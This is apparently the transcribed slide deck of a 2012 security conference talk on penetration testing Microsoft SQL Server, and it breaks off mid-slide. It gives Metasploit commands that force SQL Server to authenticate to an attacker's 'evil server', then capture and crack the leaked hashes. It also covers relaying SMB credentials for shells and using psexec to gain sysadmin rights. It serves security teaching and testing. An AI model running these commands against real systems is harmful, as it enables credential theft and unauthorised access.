



SQL Server Exploitation, Escalation, and Pilfering

AppSec USA 2012

Authors:

Antti Rantasaari

Scott Sutherland

Who are we?

Antti Rantasaari (V3lveet@)

Scott Sutherland (nullbind)

What we do...

- Security consultants at NetSPI
- Pentesters
 - Network
 - Web
 - Thick
- Researchers, bloggers, etc
- Pinball enthusiasts



What are we going to cover?

1. Database entry points
2. Domain user → Database user
3. Database user → OS admin
4. OS admin → Database admin
5. Database admin → OS admin
6. Finding sensitive data
7. Escalation: Service accounts
8. Escalation: Database Link Crawling
9. Conclusions



Why target SQL Servers?

Pentest Goal = Data Access

- It's deployed everywhere
- Very few “exploits”, but it's commonly misconfigured
- Integrated with Windows and Active Directory authentication
- Easy and stable to exploit



Why develop Metasploit tools?

- I suck at programming
- Easy to use framework
- Huge community support
- Easy management of code (GitHub)
- Easy distribution of code

<http://www.metasploit.com/>

<https://github.com/rapid7/metasploit-framework>



Let's get started!




Entry Points: Summary

Unauthenticated Options

- SQL injections
- Weak passwords

Authenticated Options (usually)

- Other database servers
- Unencrypted connection strings:
 - Files
 - Registry
 - Network
- ODBC connections
- Client tools (priv inheritance)



DOMAIN user → **DATABASE** user

Privilege Inheritance

Privilege Inheritance: Summary

The “**Domains Users**” group is often provided privileges to login into SQL Servers...


Evil users just need to:

- Find SQL Servers
- Verify Access
- **Attack!**



Privilege Inheritance: Find SQL Servers


Easy SQL Server Discovery = SQLPing v3.0



<http://www.sqlsecurity.com/dotnetnuke/uploads/sqlping3.zip>

Privilege Inheritance: Find SQL Servers

Finding SQL Servers with **osql**:



```
C:\>Administrator: C:\Windows\system32\cmd.exe
C:\>osql -L


Servers:
  <local>
  LUA\SQLEXPRESS
  LUA\data
  HUA\SQLEXPRESS
  DB1\TRANSPARENT

C:\>_
```

Privilege Inheritance: Verify Access

Test current user's access to SQL Servers with **osql**:

```
FOR /F "tokens=*" %i in ('type sqlservers.txt') do  
osql -E -S %i -Q "select 'I have access  
to:' + @@servername"
```




Privilege Inheritance: Verify Access

Test **alternative user's** access to the SQL Servers with the **MSSQL_SQL** Metasploit module:

```
msfconsole
use auxiliary/admin/mssql/mssql_sql
set RHOST <IP RANGE>
set RPORT <port>
set USE_WINDOWS_AUTHENT true
set DOMAIN <domain>
set USERNAME <user>
set PASSWORD <password>
Set SQL <query>
run
```

http://www.metasploit.com/modules/auxiliary/admin/mssql/mssql_sql

Privilege Inheritance: Verify Access




```
MSF

Module options (auxiliary/admin/mssql/mssql_sql):

  Name                Current Setting  Required  Description
  ----                -
  PASSWORD             mypassword       no        The password for th
  RHOST                192.168.30.131  yes       The target address
  RPORT                1433            yes       The target port
  SQL                  select @@version no         The SQL query to ex
  USERNAME             myadmin         no        The username to aut
  USE_WINDOWS_AUTHENT  true           yes       Use windows authent

msf auxiliary(mssql_sql) >
```

Privilege Inheritance: Verify Access



```
msf auxiliary(mssql_sql) > exploit

[*] SQL Query: select @@version
[*] Row Count: 1 (Status: 16 Command: 193)

NULL
----
Microsoft SQL Server 2005 - 9.00.4053.00 (Intel X86)
    May 26 2009 14:24:20
    Copyright (c) 1988-2005 Microsoft Corporation
    Express Edition on Windows NT 5.2 (Build 3790: Service Pack 2)

[*] Auxiliary module execution completed
msf auxiliary(mssql_sql) >
```

DATABASE USER → OS ADMIN


SMB Capture/Relay

TOOL RELEASED

SMB Capture/Relay: Summary

SQL Server supports **functions** that can access files via **UNC paths** using the privileges of the **SQL Server service account**.

High level authentication process:



SMB Capture/Relay: Summary

Stored procedures with UNC support:

- ***xp_dirtree**
- ***xp_fileexist**
- xp_getfiledetails


Possible SMB authentication attacks:

Service Account	Network Communication	SMB Capture	SMB Relay
LocalSystem	Computer Account	Yes	No
NetworkService	Computer Account	Yes	No
*Local Administrator	Local Administrator	Yes	Yes
*Domain User	Domain User	Yes	Yes
*Domain Admin	Domain Admin	Yes	Yes

<http://erpscan.com/press-center/smbrelay-bible-2-smbrelay-by-ms-sql-server/>

<http://www.netspi.com/blog/2010/07/01/invisible-threats-insecure-service-accounts/>

SMB Capture: Diagram



SMB Capture: Start Sniffing for Hashes

Start Metasploit **SMB** capture module on your **evil server** to capture seeded password hashes:

```
msfconsole  
use auxiliary/server/capture/smb  
set CAINPWFILe /root/cain_hashes.txt  
set JOHNPWFILe /root/john_hashes.txt  
exploit
```

<http://www.metasploit.com/modules/auxiliary/server/capture/smb>

<http://www.packetstan.com/2011/03/nbns-spoofing-on-your-way-to-world.html>

SMB Capture: Force MS SQL to Auth

Force SQL Server to authenticate with the modules:

MSSQL_NTLM_STEALER or **MSSQL_NTLM_STEALER_SQLI**

```
msfconsole
use auxiliary/admin/mssql/mssql_ntlm_stealer
set USE_WINDOWS_AUTHENT true
set DOMAIN <domain>
set USERNAME <user>
set PASSWORD <password>
set RHOSTS <IP RANGE>
set RPORT <port>
Set SMBPROXY <evil server>
run
```

SMB Capture: Obtain Seeded Hashes

Obtaining service account hashes from the SQL Server should look something like this:

DOMAIN: DEMO

USER: serviceaccount

LMHASH:5e17a06b538a42ae82273227fd61a5952f85252cc731bb25

NTHASH:763aa16c6882cb1b99d40dfc337b69e7e424d6524a91c03e

<http://www.metasploit.com/modules/auxiliary/server/capture/smb>

<http://www.packetstan.com/2011/03/nbns-spoofing-on-your-way-to-world.html>

SMB Capture: Crack Hashes

1. Crack first half of recovered LANMAN hash with seeded half LM Rainbow Tables:

```
rcracki_mt -h 5e17a06b538a42ae ./half1mchall
```

2. Crack the second half with john the ripper to obtain case sensitive NTLM password.


```
perl netntlm.pl --seed GPP4H1 --file  
/root/john_hashes.txt
```

<http://www.metasploit.com/modules/auxiliary/server/capture/smb>

<http://www.packetstan.com/2011/03/nbns-spoofing-on-your-way-to-world.html>

SMB Relay: Diagram

Very high level overview:



<http://en.wikipedia.org/wiki/SMBRelay>

SMB Relay: Setup SMBProxy for Relay

SMB Relay to 3rd Party with the **SMB_Relay** Metasploit exploit module:

```
msfconsole  
use exploit/windows/smb/smb_relay  
set SMBHOST <targetserver>  
exploit
```

If the service account has the **local admin privileges** on the remote system, then a **shell** will be **returned** by the smb_relay module


http://www.metasploit.com/modules/exploit/windows/smb/smb_relay

SMB Relay: Force MS SQL to Auth

Force SQL Server to authenticate with the modules
MSSQL_NTLM_STEALER or ***MSSQL_NTLM_STEALER_SQLI***

```
Msfconsole
use auxiliary/admin/mssql/mssql_ntlm_stealer
set USE_WINDOWS_AUTHENT true
set DOMAIN <domain>
set USERNAME <user>
set PASSWORD <password>
set RHOSTS <IP RANGE>
set RPORT <port>
Set SMBPROXY <evil server>
run
```

SMB Relay: Get Meterpreter Shells



SMB Capture/Relay: Using PW or Shell

If meterpreter then:

- Type: shell
- Type: osql -E -Q “what ever you want”

If password:

- Sign in via RDP
- Open a cmd console
- osql -E -Q “what ever you want”

DEMO

Do a crazy dance!



BALLET = NOT CRAZY



DANCING FLY = TOTALLY CRAZY

STATUS CHECK

1. Database entry points
2. Domain user → Database user
3. Database user → OS admin
4. OS admin → Database admin
5. Database admin → OS admin
6. Finding sensitive data
7. Escalation: Service accounts
8. Escalation: Database Link Crawling
9. Conclusions

Next up...



OS ADMIN → DATABASE ADMIN

SQL Server Local Authorization Bypass

Local Auth Bypass: Summary

How can we go from **OS admin** to **DB admin**?

- SQL Server 2000 to 2008
 - LocalSystem = **Sysadmin privileges**
- SQL Server 2012
 - Must migrate to SQL Server service process for **Sysadmin privileges**

Local Auth Bypass: Summary

Transparent Encryption
=
Mostly Useless

(unless local hard drive encryption is in place and key management is done correctly)

Local Auth Bypass: Psexec

On SQL Server 2000 to 2008

Execute queries as *sysadmin* with osql:

```
psexec -s cmd.exe  
osql -E -S "localhost\sqlexpress" -Q "select  
is_srvrolemember('sysadmin')"
```

Execute queries as *sysadmin* with SSMS:

```
psexec -i -s ssms
```

<http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx>

Local Auth Bypass: Get Shell

Obtain Meterpreter shell using the PSEXEC module

```
msfconsole  
